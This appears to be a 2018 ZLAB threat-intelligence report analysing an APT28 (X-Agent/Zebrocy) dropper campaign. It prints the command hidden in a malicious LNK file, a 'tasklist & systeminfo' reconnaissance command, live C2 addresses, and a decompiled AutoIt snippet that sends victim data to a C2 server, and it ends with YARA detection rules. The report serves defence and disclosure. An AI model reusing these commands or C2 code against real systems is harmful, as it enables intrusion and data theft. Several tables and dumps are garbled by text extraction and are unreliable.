ZLAB

Malware Analysis Report

Russian APT28 Operation Roman Holiday



13/07/2018



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Introduction

Recently, a new series of malware samples were submitted to the principal online sandboxes. We noticed one sample submitted to Virus Total that was attributed by some experts to the Russian APT28 group.

Storm, Sednit, Sofacy, The APT28 group (aka Fancy Bear, Pawn and Strontium) has been active since at least 2007 and it has targeted governments, militaries, and security organizations worldwide.

The group was involved also in the string of attacks that targeted 2016 Presidential election.

With the help of the researcher that goes online with the Twitter handle Drunk Binary (@DrunkBinary) we obtained a collection of samples to compare with the one we were in possession to discover if we were in presence of a new variant of the infamous APT28 backdoor tracked as X-Agent.

The attack we analyzed is multi-stage, an initial dropper malware written in Delphi programming language (a language used by the APT28 in other campaigns) downloads a second stage payload from internet and executes it. The payload communicates to the server using HTTPS protocol, making it impossible to eavesdrop on the malicious traffic it generates.

We also analyzed another malicious DLL, apparently unrelated to the previous samples, that presents many similarities with other payloads attributed to the Russian APT group. This malware is particularly interesting for us because it contacts a C2 with the name "*marina-info.net*" a clear reference to the Italian Military corp, Marina Militare. This lead us into speculating that the malicious code was developed as part of a targeted attacks against the Italian Marina Militare, or some other entities associated with it.

This last DLL seems to be completely unconnected with the previous samples, but further investigation lead us into believe that it was an additional component used by APT28 in this campaign to compromise the targete system.



APT28 has a rich arsenal composed of a large number of modular threats and the dll is the component of the X-Agent we analyzed. X-Agent is a persistent payload injected into the victim machine that can be compiled for almost any Operating System and can be enhanced by adding new ad-hoc component developed for the specific cyber-attack. In our case, the component was submitted to online sandboxes while the new campaign was ongoing. We cannot exclude that the APT group developed the backdoor to target specific organizations including the Italian Marina Militare or any other subcontractor. In our analysis we were not able to directly connect the malicious dll file to the X-Agent samples, but believe they are both part of a well-coordinated surgical attack powered by APT28.

The dll that connect to "marina-info.net" may be the last stage-malware that is triggered only when particular conditions occur, for example when the malware infects a system with an IP address belonging to specific ranges.



Discovered Samples

In this section we reports all the sample we analyzed in our investigation.

"87bffb0370c9e14ed5d01d6cc0747cb30a544a71345ea68ef235320378f582ef.exe"

MD5	dc40f11eb6815ca9adea0a3b8ce7262c
SHA-1	31875868738792a258c2b38641acf2aac1ac0352
SHA-256	87bffb0370c9e14ed5d01d6cc0747cb30a544a71345ea68ef235320378f582ef
File Size	851.07 KB
Icon	

"15486216ab9c8b474fe8a773fc46bb37a19c6af47d5bd50f5670cd9950a7207c.exe"

MD5	44d5d647016b04a095f3658260eaac72
SHA-1	7cd1b5f6774b25727e1d80b29979dadd1d427d3a
SHA-256	15486216ab9c8b474fe8a773fc46bb37a19c6af47d5bd50f5670cd9950a7207c
File Size	484 KB
Icon	

"e7dd9678b0a1c4881e80230ac716b21a41757648d71c538417755521438576f6.exe"

MD5	687464d6c668b59f85b0e02012945fe5
SHA-1	b3086b4d99288d50585d4c07a3fdd0970a9843fc
SHA-256	e7dd9678b0a1c4881e80230ac716b21a41757648d71c538417755521438576f6
File Size	1233 KB
Icon	

"e53bd956c4ef79d54b4860e74c68e6d93a49008034afb42b092ea19344309914.exe"

MD5	75fa78ebe2ccf42ad885c722a78399aa
SHA-1	d41aa10a53684317814c4d4397f46757fe218246
SHA-256	e53bd956c4ef79d54b4860e74c68e6d93a49008034afb42b092ea19344309914
File Size	851.07 KB
lcon	

"sdbn.dll"

MD5	374896a75493a406eb427f35eec86fe5
SHA-1	7fbf5f83f34b8a3531fb1be7eca83167648e7b21
SHA-256	1228e9066819f115e8b2a6c1b75352566a6a5dc002d9d36a8c5b47758c9f6a45
File Size	294 KB

"upnphost.exe"

MD5

edc83f5b08d3d009e60f3700d6a273da




SHA-1	8f338c7afb4346e8fe9f8db289b6fc6a03e68378
SHA-256	d3c30cc8fb8f049ca6d448466f7440e175b53dcdf7d7e769c34693d43d858b06
File Size	378 KB

The same malware behind four executables

The first four executables listed in the previous paragraph were used as infection vectors in the new campaign we investigated. The samples appear as different payloads but further basic static analysis allowed us to discover that they are the same malware sample:

- The first two samples are identical, with the unique difference that the second one is packed using the UPX tool. Once unpacked it, we have discovered the same payload with also the same hash of the first sample
- The third and the fourth ones are the identical too, also in this the difference is that the fourth one is packed using the UPX tool.
- We can speculate that we have two different samples, then we were able to extract 2 files from the second family: a classic ".lnk" file and a "jpg" file.





These files seem to be a classic img and a link, but actually the jpg file is the executable of the second sample and in the link file is hidden the following command:

%systemroot%\System32\cmd.exe	/c	сору	12-033-1589(1).rar
C:\Users\Public\12-033-1589(1).exe		cop	y 12-033-1589(2).jpg
C:\Users\Public\12-033-1589(1).exe	&	start	C:\Users\Public\12-033-
1589(1).exe			

The Sofacy's phylogenesis

We compared these dropper files with all the malware already categorized as Sofacy artifacts. This analysis revealed the correlation of them with APT28 samples with a confidence of *10.82%*. There is a correlation with the previous APT28 samples basing on the presence of 60 strings in common with 133 samples.

ber Security Strategists

The strings are:

	ck2 library (%s)
456E746572207061	7373776F726420746F206F70656E2066696C65
	742062652072657061697265642E
4D6963726F736F66	
TInterfacedPersi	
TIdInitializerCo	
TInterfacedPersi	
636D642E65786520	
TOwnedCollection	
EComponentErrorx	
OnContextPopupd9	
OnMouseWheelUpd9	
50617373776F7264	
OnGetSiteInfod9A	
OnBeforeBindd9A	
OnMouseEnterd9A	
TPersistentD@A	
EFOpenErrorL;A	
HelpContextd9A	
EWriteErrorT <a< td=""><td></td></a<>	
TStringListHFA	
OnCanResized9A	
ReadTimeoutd9A	
OnMouseDownd9A	
OnDblClickd9A	
OnShortCutd9A	
OnMouseUpd9A	
IPVersiond9A	
IOHandlerd9A	
OnDestroyd9A	
OnEndDragd9A	
OnDockOverd9A	
OnDragOverd9A	
WindowMenud9A	
RadioItemL9A	
72656D6F7465	
Intervald9A	
TStringshDA	
OnChanged9A	
WordWrapd9A	
OnCreated9A	
2E646F6378	
ClassesP9A	
TThreadxMA	
Visibled9A	
6669786564	
OnEnterd9A	
EThreaddMA	
OnPaintd9A	
OnClosed9A	
737570703D	
TabStop48A	
OnKeyUpd9A	
TStream(GA	
54454D50	
TICONX B	
VWUUh1H@	
Alignx7A 2E2E2E5C	

Table 1 - Table of the common strings of the four droppers with other APT28 samples.



Moreover, there are also some entire pieces of code common to other four previous samples, already attributed to Sofacy. The results are shown in the following table:

pieces of Code
123
49
44
17

Table 2 - Similarity of the malware with other samples

upnphost.exe

After executing the file, it contacts the IP "45.124.132.127" where it sends periodically some information gathered on the operative system, using the command line "cmd.exe /c tasklist & systeminfo".

According to the WHOIS records, the server is located in Hong Kong

Queried whois.apnic.net with "45.124.132.127"		
% Information related to '45.124.132.0 - 45.124.135.255'		
<pre>% Abuse contact</pre>	t for '45.124.132.0 - 45.124.135.255' is 'abuse@QHoster.com'	
<pre>netname: descr: country: org: admin-c: tech-c: status: mnt-by: mnt-lower: mnt-routes: mnt-irt: remarks: remarks: remarks: remarks: remarks: last-modified:</pre>	MAINT-QHOSTER-AP MAINT-QHOSTER-AP IRT-QHOSTER-AP	
<pre>address: e-mail: abuse-mailbox: admin-c: tech-c: auth: mnt-by: last-modified:</pre>	LTES1-AP	

The information is sent to the command and control through HTTPS communication using a POST method.



fa f0 bf 2a 00 00 50 4f 53 54 20 2f 63 6f 6d 70 ...*..PO ST /comp 61 6e 79 2d 64 65 76 69 63 65 2d 73 75 70 70 6f any-devi ce-suppo 72 74 2f 76 61 6c 75 65 73 2f 63 6f 72 72 65 6c rt/value s/correl 61 74 65 2d 73 65 63 2e 70 68 70 3f 65 3d 34 30 ate-sec. php?e=40 46 38 37 34 33 46 20 48 54 54 50 2f 31 2e 30 0d F8743F H TTP/1.0. 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 .Connect ion: kee p-alive. .Content 70 2d 61 6c 69 76 65 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 -Type: a pplicati 6f 6e 2f 78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 on/x-www -form-ur 6c 65 6e 63 6f 64 65 64 0d 0a 43 6f 6e 74 65 6e lencoded ..Conten 74 2d 4c 65 6e 67 74 68 3a 20 37 32 35 32 35 34 t-Length : 725254 0d 0a 48 6f 73 74 3a 20 34 35 2e 31 32 34 2e 31 ...Host: 45.124.1 33 32 2e 31 32 37 0d 0a 41 63 63 65 70 74 3a 20 32.127.. Accept: 74 65 78 74 2f 68 74 6d 6c 2c 20 2a 2f 2a 0d 0a text/htm 1, */*.. 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a Accept-E ncoding: 20 69 64 65 6e 74 69 74 79 0d 0a 55 73 65 72 2d identit y..User-41 67 65 6e 74 3a 20 2e 0d 0a 0d 0a Agent:

Figure 2 - POST traffic sniffed

Once the malware has sent the information about the host configuration to the C2, it will download another file, "upnphost.exe", stored in the path "%APPDATA%\Local\Temp" that probably is the final payload.

Moreover, the executable implements a persistence mechanism by setting the registry key:

Figure 3 - Registry key for persistence mechanism

This other file contacts another command and control "46.183.218.37", located in Latvia:



Queried whois.ripe.net with "-B 46.183.218.37"		
% Information r	elated to '46.183.216.0 - 46.183.218.255'	
% Abuse contact	for '46.183.216.0 - 46.183.218.255' is 'abuse@dataclub.eu'	
	46.183.216.0 - 46.183.218.255	
netname:	DATACLUB	
org:	ORG-DS61-RIPE	
descr:	Dedicated servers	
country:	LV	
admin-c:	MT13454-RIPE	
tech-c:	SK5580-RIPE	
mnt-by:	ASSIGNED PA DATACLUB-MNT	
remarks:	DataClub Abuse Team abuse@dataclub.eu	
	abuse@dataclub.me	
remarks:		
created:	2010-12-14T08:10:10Z	
	2017-10-09T14:50:11Z	
source:	RIPE	
organisation:	ORG-DS61-RIPE	
org-name: org-type:	DataClub S.A.	
org-type:	LIR	
address:	99 Albert Street,	
address:	Beliza City	
address: address:	BELIZE	
phone:		
fax-no:	+34964784906	
e-mail:	info@dataclub.biz	
admin-c:		
admin-c:	MT13454-RIPE	
mnt-ref:	RIPE-NCC-HM-MNT	
mnt-ref:	DATACLUB-MNT	
mnt-ref.	MNT-NFTART	
mnt-by:	RIPE-NCC-HM-MNT	
mnt-by:		
	DAT27-RIPE	
	2010-11-22T12:37:27Z	
	2018-04-19T17:31:20Z	
	RIPE	
1 204100.		

Figure 4 - Whois information about 46.183.218.37

Our submission to VirusTotal

We also discovered that the "upnphost.exe" file was submitted to Virus Total by us, likely because the evasion technique implemented by the dropper. In order to analyze the dropper, we patched it. Once the patching was applied we was able to analyze the complete malicious behavior of the malware.



	Assemble
0044064E • 8D55 E8 LEA EDX,[L0CAL.6] 004406E51 • 8B D28FF6FF CALL 00409E28 004406E56 • 8B45 E8 MOV EAX, DWORD PTR SS:[L0CAL.6] 004406E59 • 8D55 FC LEA EDX,[L0CAL.1] 004406E51 • 8B45 FC LEA EDX,[L0CAL.1] 004406E51 • 88 4F81F6FF CALL 00408F80 004406E51 • 88 45104A00 CALL 00408F80 004406E64 • 88 3C104A00 MOV EAX, 000RD PTR SS:[L0CAL.1] 004406E64 • 88 3C104A00 MOV EAX, 004A108C 004406E64 • 88 3C104A00 MOV EAX, 004A108C 004406E64 • 88 3C20 TEST EAX, EAX	004A0E70 JLE SHORT 004A0E77 Keep size Fill rest with NOPs Assemble
004406270 - 75 05 JG SHORT 004406277 004406272 - E8 193FF6FF CALL 00404090 004406279 - 53 C0 PUSH E8P 004406279 - 55 PUSH E8P PUSH E8P 004406274 - 68 CE064A00 PUSH 004406CE 004406274 - 68 CE064A00 PUSH 004406CE 004406282 - 64:FF30 PUSH DWORD PTR FS:[EAX] 004406282 - 64:8920 MOV DWORD PTR FS:[EAX],ESP 004406284 - 88 B9E1F6FF CALL <jmp.&kernel32.sleep> 004406287 - 64 05 PUSH 5</jmp.&kernel32.sleep>	ED1 00000000 EIP 004A380C 1-87bffb0370c9e14edE C 0 ES 0028 32bit 0(FFFFFFF) A 0 SS 0028 32bit 0(FFFFFFFF) Z 1 DS 0028 32bit 0(FFFFFFFF) Z 1 DS 0028 32bit 0(FFFFFFFF) D 0 GS 0028 32bit 0(FFFFFFFF) D 0 LastErr 00000CB ERROR_ENVUF
Jump is not taken Dest=1-87bffb0370c9e14ed5d01d6cc0747.004A0E77	EFL 00000246 (NO,NB,E,BE,NS,PE,GE ST0 empty 0.0 ST1 empty 0.0 ST2 empty 0.0

Figure 5 - The patch point of the dropper

The malicious code starts contacting the previously mentioned Command and Control and downloads this "upnphost.exe" file. Below the results we obtained submitting the patched version of the binary

on VirusTotal:

EXE	F	iHA-256 iile name iile size .ast analysis	d3c30cc8fb8f049ca6d448466f7440e175b53dcdf7d7e769c34693 upnphost.exe 378 KB 2018-07-14 09:38:15 UTC
Detection	Details	Communit	
Antiy-AVL	•		Trojan/Generic.ASVCS3S.1E5
Cylance			Unsafe
Endgame			malicious (moderate confidence)
Kaspersky	1	0	Backdoor.Win32.Zebrocy.fj
McAfee-G	W-Edition		BehavesLike.Win32.PolyPatch.fc
Qihoo-36	D	1	HEUR/QVM11.1.7EA5.Malware.Gen
SentinelO	ne	1	static engine - malicious
Sophos M	L	, i	heuristic
Webroot		1	W32.Suspicious.Heur
ZoneAlari	m		Backdoor.Win32.Zebrocy.fj

Autolt Script

The communication with the command and control is managed with a script written in the Autolt language. This script is embedded in the *"upnphost.exe"* file as resource, and, when it is launched, it communicates with this other server in HTTPS, sending some information about the victim's computer.



```
32checkupdate()
$postdata = hextostring("6E3D") & postdate()
$host = hextostring("68747470733A2F2F34362E3138332E3231382E33372F")
$uri = hextostring("636F6D6D756E6974792F77696B692D73656C662D7369676E65642F6E616D652D7369676E65642E706870")
$hopen = _winhttpopen(_hextostring("4D6F7A696C6C612F352E30202857696E646F7773204E5420362E313B20574F5736343B2072763A32352E3029204765636B6F2
$hconnect = _winhttponect($hopen, $host)
$sreturned = _winhttpsimplesslrequest($hconnect, _hextostring("504F5354"), $uri, 41, $postdata, 41, 41, 41, 41, 1)
__winhttpclosehandle($hconnect)
__winhttpclosehandle($hopen)
parsefile($sreturned)
```

Figure 7 - Piece of decompiled code

The above figure shows a piece of decompiled code of the Autolt script, where the IP address and the path, with relative user agent are masqueraded in hexadecimal encoding.

After decoding the parameters, we obtain the IP address, the path and the user agent used to contact the C&C and send back the information about the target system.

IP	https://46.183.218.37/
Path	community/wiki-self-signed/name-signed.php
User agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0) Gecko/20100101 Firefox/25.0
Method	POST

Another peculiarity, is the name of the function where is present the code for the HTTPS communication. It is "*checkupdate*()" and it seems that the malware is instructed to contact periodically the C&C waiting for new commands.

The following picture shows the multi-stage attack:




Figure 8 – The multistage attack scheme.



sdbn.dll

This file was retrieved from the threat intelligence platforms and was flagged as an APT28 sample, such as also the previous files. It is not clear if this sample is connected to the previous ones, but probably it belongs to the same infection campaign because it was uploaded in the same time period on several online sandboxes.

Another characteristic in common to the previous files is that, this one is written in Delphi programming language, like also the four initial file droppers. It is rare to find a malware written in Delphi language, but previous investigations conducted by other security firms confirm that the APT28 group already used malware written in this language in past campaigns.

The most important evidence emerged from the analysis of the sdbn.dll is that it contacted the domain: "marina-info.net," a clear reference to the Italian Marina Militare. The domain is resolved in the IP "191.101.31.250" which is located in Holland:

Property	Value
Email	rahman.g@sapo.pt
NameServer	STVL113289.MARS.OBOX-DNS.COM
Created	2018-03-28 12:56:13
Changed	2018-03-28 12:56:13
Registrar	PDR Ltd. d/b/a Publi

WHOIS



Queried whois.publicdomainregistry.com with "marina-info.net"...

```
Domain Name: MARINA-INFO.NET
Registry Domain ID: 2244711581 DOMAIN NET-VRSN
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: www.publicdomainregistry.com
Updated Date: 2018-05-28T02:44:49Z
Creation Date: 2018-03-28T12:56:13Z
Registrar Registration Expiration Date: 2019-03-28T12:56:13Z
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Rohman
Registrant Organization: Gohy
Registrant Street: Metalurhiv Ave, 40,
Registrant City: Kryvyi Rih
Registrant State/Province: Dnipropetrovsk Oblast
Registrant Postal Code: 50000
Registrant Country: UA
Registrant Phone: +380.0564040808
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: rahman.g@sapo.pt
Registry Admin ID: Not Available From Registry
Admin Name: Rohman
Admin Organization: Gohy
Admin Street: Metalurhiv Ave, 40,
Admin City: Kryvyi Rih
Admin State/Province: Dnipropetrovsk Oblast
Admin Postal Code: 50000
Admin Country: UA
Admin Phone: +380.0564040808
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: rahman.g@sapo.pt
Registry Tech ID: Not Available From Registry
Tech Name: Rohman
Tech Organization: Gohy
Tech Street: Metalurhiv Ave, 40,
Tech City: Kryvyi Rih
```

Figure 9 - Whois information about "marina-info.net"

The communication to the C2 is performed also in this case by using the HTTPS protocol. We discovered at least three paths contacted with a custom user agent header:

url	https://marina-info.net
path1	GET /find/?itwm=QAmXUXFS1aBuXMD4VCMCDg9RQWovPrCA2ag==&btnG=44NK&utm= olrlGjBnc&aq=e5f1l6bFE1ef&N-Fl8=321vSxDE7MWll
path2	POST /open/?btnG=zoHM&btnG=RZ&utm=Ezm2RitD&aq=U&itwm=040sLB2hPVAXDiAILXHi_ nYDoZpWbFBwoPg==&oprnd=r0&Mxi3=SVfy
path3	GET /results/?utm=1V_&oprnd=FTLm7-D&aq=mlKH2SmjAwZjy&itwm=rNOn- HdIWmsWfPczLAM1xXdxdqFXHodLoYg==
path4	GET /watch/?itwm=BciqsllH-FDRVo0I6ylP_rBbDJqQNP1wZqA==&from=G&utm=JJ- _N&oe=a&from=QdbP&TFWn0=dDViXhemoD6

Table 1 - url and paths discovered



Like the "*upnphost.exe*" malware, this other executable periodically contacts the command and control waiting for new commands. However, we discovered that the server responds always with 403 Status code Forbidden, also to the requests sent by the malware itself.

1 Dec		- 1	E	81	8	=		В		_	_	_			_	_	_	_		_	_	_	_	_	_	_	
, b		<u> </u>	[⊔] 1	2	4	8		- 1	•																		
0000	43	6f	6e	74	65	6e	74	2d	4c	65	6e	67	74	68	3a	20	32	30	39	0d	0a	4b	65	65	70	2d	Content-Length: 209Keep
01a	41	6c	69	76	65	3a	20	74	69	6d	65	6f	75	74	3d	35	2c	20	6d	61	78	3d	31	30	30	0d	Alive: timeout=5, max=10
0034	0a	43	6f	6e	6e	65	63	74	69	6f	6e	3a	20	4b	65	65	70	2d	41	6c	69	76	65	0d	0a	43	.Connection: Keep-Alive.
004e	6f	6e	74	65	6e	74	2d	54	79	70	65	3a	20	74	65	78	74	2f	68	74	6d	6c	Зb	20	63	68	ontent-Type: text/html;
068	61	72	73	65	74	3d	69	73	6f	2d	38	38	35	39	2d	31	0d	0a	0d	0a	3c	21	44	4f	43	54	arset=iso-8859-1 DO</td
082	59	50	45	20	48	54	4d	4c	20	50	55	42	4c	49	43	20	22	2d	2f	2f	49	45	54	46	2f	2f	YPE HTML PUBLIC "-//IETF,
09c	44	54	44	20	48	54	4d	4c	20	32	2e	30	2f	2f	45	4e	22	3e	0a	3c	68	74	6d	6c	3e	3c	DTD HTML 2.0//EN">. <html< td=""></html<>
0b6	68	65	61	64	3e	0a	3c	74	69	74	6c	65	3e	34	30	33	20	46	6f	72	62	69	64	64	65	6e	head>. <title>403 Forbidd</td></tr><tr><td>0b00</td><td>3c</td><td>2f</td><td>74</td><td>69</td><td>74</td><td>6c</td><td>65</td><td>3e</td><td>0a</td><td>3c</td><td>2f</td><td>68</td><td>65</td><td>61</td><td>64</td><td>3e</td><td>3c</td><td>62</td><td>6f</td><td>64</td><td>79</td><td>3e</td><td>0a</td><td>3c</td><td>68</td><td>31</td><td></title> . <body>.<</body>
00ea	3e	46	6f	72	62	69	64	64	65	6e	3c	2f	68	31	3e	0a	3c	70	3e	59	6f	75	20	64	6f	6e	>Forbidden.You d
0104	27	74	20	68	61	76	65	20	70	65	72	6d	69	73	73	69	6f	6e	20	74	6f	20	61	63	63	65	't have permission to ac
011e	73	73	20	2f	73	65	61	72	63	68	2f	0a	6f	6e	20	74	68	69	73	20	73	65	72	76	65	72	ss /search/.on this serve
0138	2e	3c	2f	70	3e	0a	3c	2f	62	6f	64	79	3e	3c	2f	68	74	6d	6c	3e	0a	a7	5e	48	d6	1c	^H

Figure 10 - Response from the C2C

This behavior could be the result of a server-side control implemented by the server to allow the requests coming only from particular IP addresses or simply it was intentionally disabled by the attackers likely because they believe to have been uncovered by the victims or by the security firms. It could be a security mechanism implemented by the attackers to make hard the investigation of security firms. Moreover, we decided to further investigate the detection rate of this new file on VirusTotal. When we started our analysis it was zero, this means that the threat was completely undetected and currently the malicious code has a detection rate of 35/65.

The phylogenesis

We conducted a phylogenic analysis of the malware and the file obtained a surprising score. The sample analyzed by the experts received a confidence of 86.77% for the compatibility with X-Agent, based on the correspondence of 1300 pieces of codes.

The common strings are:

8(8,8084888<8@8D8H8L8P8T8x8 8	7\$7.7c7u7g8	:N;S;Y;^;	
Access Service Compatibility	6"737C7Y7}7	1"101j1z1	
101Y1t1@2F2K2Q2b2j2p2	<+ <n<x<b<z<< td=""><td>010M0m0{0</td><td></td></n<x<b<z<<>	010M0m0{0	
ShellIconOverlay.dll	=">2>=>S>w>	9%:X:m:~:	
3)323=3D3d3j3p3v3 3	686S6`6n6 6	5*5@5F5M5	
;\$;(;,;0;4;J <n<r<v<< td=""><td>93:@:0:d:x:</td><td>1@2q2E5K5</td><td></td></n<r<v<<>	93:@:0:d:x:	1@2q2E5K5	
0X2\2`2d2D3H3P3p3t3	7#7F7Z7f7o7	:@:S:c:l:	
182<2@2D2H2L2P2T2%9	<'<0 <a<s<n<< td=""><td>t\$d!t\$d9t</td><td></td></a<s<n<<>	t\$d!t\$d9t	
011M1S1\$2,2>2F2T2	80 <k<z<0=k=< td=""><td>;5;0;^;};</td><td></td></k<z<0=k=<>	;5;0;^;};	
6;6I6T6\6g6m6x6~6	<"<7 <y<k<7></y<k<7>	?A?T?d?m?	
<3tJ<4tF<5tB<6t>Q	:,;D;J;^;{;	909C9S9\9	
2'3.3>3M3T313s3	;D <p<_<m<z<< td=""><td>1B1U1e1n1</td><td></td></p<_<m<z<<>	1B1U1e1n1	
4\$4@4K4P4U4p4z4	3=3H3M3R3o3	5"5;5_5r5	
:":>:H:R:`:{:	45.12.11.0	8<9Y9c9q9	
0/1N1b1g1l1 1	<Y<p<w<</td <td>818U8h8x8</td> <td></td>	818U8h8x8	
6"6=6_6j6o6t6	:G:Z:f:x:	s:9>w6+>S	



<pre>>:>A>L>Z>a>g></pre>	1/191K1]1	T\$d!t\$d9t
>.>>>K>e>l>v>	=9>F>m>u>	<r=&>L>[></r=&>
2 2D2P2U2Z2~2	6h7z7E8_8	?9?C?X?e?
<\$=7=J=V=f=w=	9/949`9u9	748M8a8z8
7`8v8{8B9Z919	717K7d7~7	=_=q=[
102:2s274=4}4	<%<)<{<</td <td>-0N0U0k0</td>	-0N0U0k0
+0&1[111	t-j _9}	8 9T9M:
,444k4r4	:;:Z:0;	uB9^4t=
4!6G6p6	6L818t8	4G5a546
2<2j2r2	1&233R3	677;8 8
<g?s?y?< td=""><td>0%0m1]2</td><td>d!t\$d9t</td></g?s?y?<>	0%0m1]2	d!t\$d9t
V\$YYG;~	;R;f;y<	st3t!t
7Q8j9v:	t!t!t	

Table 3 - Table of the common strings with sdbn.dll

The attack threat map

In this paragraph, we show the threat map with the location of the various IP addressed contacted by the samples we analyzed.



Figure 11 - The ThreatMap

As we can see, the attack surface covered by the hacker group is incredibly wide: there are two different C2Cs in Europe and another one in China to



mislead the analysis and this create confusion during the reconstruction of the complete cyber-attack.



Yara rules

```
import "pe"
rule Dropper APT28XAGENTJuly2018 {
    meta:
      description = "Yara Rule for dropper of APT28 XAGENT
July2018"
      author = "CSE CybSec Enterprise - Z-Lab"
      last updated = "2018-07-13"
      tlp = "white"
      category = "informational"
    strings:
        a = \{8B \ 45 \ FC \ 8B \ 10 \ FF\}
        b = \{33 \ 2E \ 34 \ 2D \ 31 \ 39\}
    condition:
        (pe.number of sections == 9
        and pe.sections[3].name == ".bss"
        and all of them)
        or (pe.number of sections == 3
        and pe.sections[0].name == "UPX0"
        and pe.sections[1].name == "UPX1"
        and pe.number_of_resources == 70
        and pe.resources[61].type == pe.RESOURCE_TYPE_RCDATA
        and pe.resources[60].type == pe.RESOURCE TYPE RCDATA
        and pe.resources[59].type == pe.RESOURCE_TYPE_RCDATA)
}
rule FirstPayload upnphost APT28XAGENTJuly2018 {
    meta:
      description = "Yara Rule for APT28 XAGENT July2018 First
Payload"
      author = "CSE CybSec Enterprise - Z-Lab"
      last updated = "2018-07-13"
      tlp = "white"
      category = "informational"
    strings:
        a = \{56 AB 37 92 E8\}
        b = \{41 \ 75 \ 74 \ 6F \ 49 \ 74\}
           CSE CyberSec Enterprise SPA
           Via G.B. Martini 6, Rome, Italy 00100, Italia
           Email: info@csecybsec.com
           Website: www.csecybsec.com
```

Cyber Security Strategists

```
condition:
        pe.number_of_resources == 26
        and pe.resources[19].type == pe.RESOURCE_TYPE_RCDATA
        and pe.version_info["FileDescription"] contains
"Compatibility"
        and all of them
}
rule SecondPayload_sdbn_APT28XAGENTJuly2018 {
    meta:
      description = "Yara Rule for APT28 XAGENT July2018 Second
Payload sdbn.dll"
      author = "CSE CybSec Enterprise - Z-Lab"
      last updated = "2018-07-13"
      tlp = "white"
      category = "informational"
    strings:
        a = \{0F BE C9 66 89\}
        b = \{8B \ EC \ 83 \ EC \ 10\}
    condition:
        pe.number of sections == 6
        and pe.number_of_resources == 1
        and pe.resources[0].type == pe.RESOURCE_TYPE_VERSION
        and pe.version info["ProductName"] contains "Microsoft"
        and all of them
}
```

